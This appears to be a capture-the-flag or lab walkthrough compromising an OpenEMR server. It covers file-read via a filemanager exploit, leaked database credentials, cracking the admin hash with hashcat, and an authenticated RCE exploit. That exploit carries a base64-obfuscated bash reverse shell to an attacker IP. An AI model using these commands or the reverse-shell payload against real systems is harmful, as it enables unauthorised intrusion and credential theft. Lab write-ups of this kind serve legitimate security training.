System Information#

OS: Linux IP: 192.168.183.145
Service Enumeration#
80/tcp HTTP#
Apache/2.4.29 (Ubuntu)

Feroxbuster finds: http://192.168.183.145/openemr/interface/login/login.php?site=default and /filemanager
OpenEMR:

guessed:
- admin:admin
- root:root
- root:secret
- apex:apex
Moving onto /filemanager?

RESPONSIVE filemanager v.9.13.4
Find https://www.exploit-db.com/exploits/45271
Or, https://www.exploit-db.com/exploits/49359, which provides easier usage via python script.

Use it to grab /var/www/openemr/site/default/sqlconf.php?
Got hint from writeup
If we edit the exploit to paste contents to /Documents, we can view it on the docs SMB share:
url_paste, data="path=/Documents", headers=headers)
sqlconf.php:
<?php
//  OpenEMR
//  MySQL Config

$host	= 'localhost';
$port	= '3306';
$login	= 'openemr';
$pass	= 'C78maEQUIEuQ';
$dbase	= 'openemr';

//Added ability to disable
//utf8 encoding - bm 05-2009
global $disable_utf8_flag;
$disable_utf8_flag = false;

$sqlconf = array();
global $sqlconf;
$sqlconf["host"]= $host;
$sqlconf["port"] = $port;
$sqlconf["login"] = $login;
$sqlconf["pass"] = $pass;
$sqlconf["dbase"] = $dbase;
//////////////////////////
//////////////////////////
//////////////////////////
//////DO NOT TOUCH THIS///
$config = 1; /////////////
//////////////////////////
//////////////////////////
//////////////////////////
?>
Jump to 3306/tcp MySQL.
445/tcp SMB#
Samba smbd 4.7.6-Ubuntu
smbclient -N -L //$IP/

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        docs            Disk      Documents
        IPC$            IPC       IPC Service (APEX server (Samba, Ubuntu))


smbclient -N //$IP/docs
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Fri Apr  9 08:47:12 2021
  ..                                  D        0  Fri Apr  9 08:47:12 2021
  OpenEMR Success Stories.pdf         A   290738  Fri Apr  9 08:47:12 2021
  OpenEMR Features.pdf                A   490355  Fri Apr  9 08:47:12 2021

                16446332 blocks of size 1024. 10820136 blocks available
Nothing useful found in the PDF documents. Could just be hinting towards finding OpenEMR on port 80.
3306/tcp MySQL#
MariaDB 5.5.5-10.1.48
Host ‘192.168.45.194’ is blocked because of many connection errors; unblock with ‘mysqladmin flush-hosts’
Returning after getting database password from sqlconf.php via filemanager LFI:
$host	= 'localhost';
$port	= '3306';
$login	= 'openemr';
$pass	= 'C78maEQUIEuQ';
$dbase	= 'openemr';
Revert machine first, so we can try connecting without the lockout mechanism being triggered from autorecon.
mysql -h $IP -u openemr -pC78maEQUIEuQ --skip-ssl

Find password hash for admin: $2a$05$bJcIfCBjN5Fuh0K9qfoe0eRJqMdM49sWvuSGqv84VMMAkLgkK8XnC
$2a$ -> bcrypt -> hashcat -m 3200
hashcat -m 3200 ./hash.txt /usr/share/wordlists/rockyou.txt
$2a$05$bJcIfCBjN5Fuh0K9qfoe0eRJqMdM49sWvuSGqv84VMMAkLgkK8XnC:thedoctor
Sign in at http://192.168.183.145/openemr/interface/login/login.php?site=default
Find that this is Version Number: v5.0.1 (1)
Initial Access#
Find https://www.exploit-db.com/exploits/45161 (Python2) for authenticated remote code execution.
python2 45161.py http://$IP/openemr -u admin -p thedoctor -c "printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC40NS4xOTQvNDQzIDA+JjEpICY=|base64 -d|bash"

Privilege Escalation#
su root with password thedoctor
Proof Screenshots (local.txt / proof.txt)#
type or cat flag and include IP address in screenshot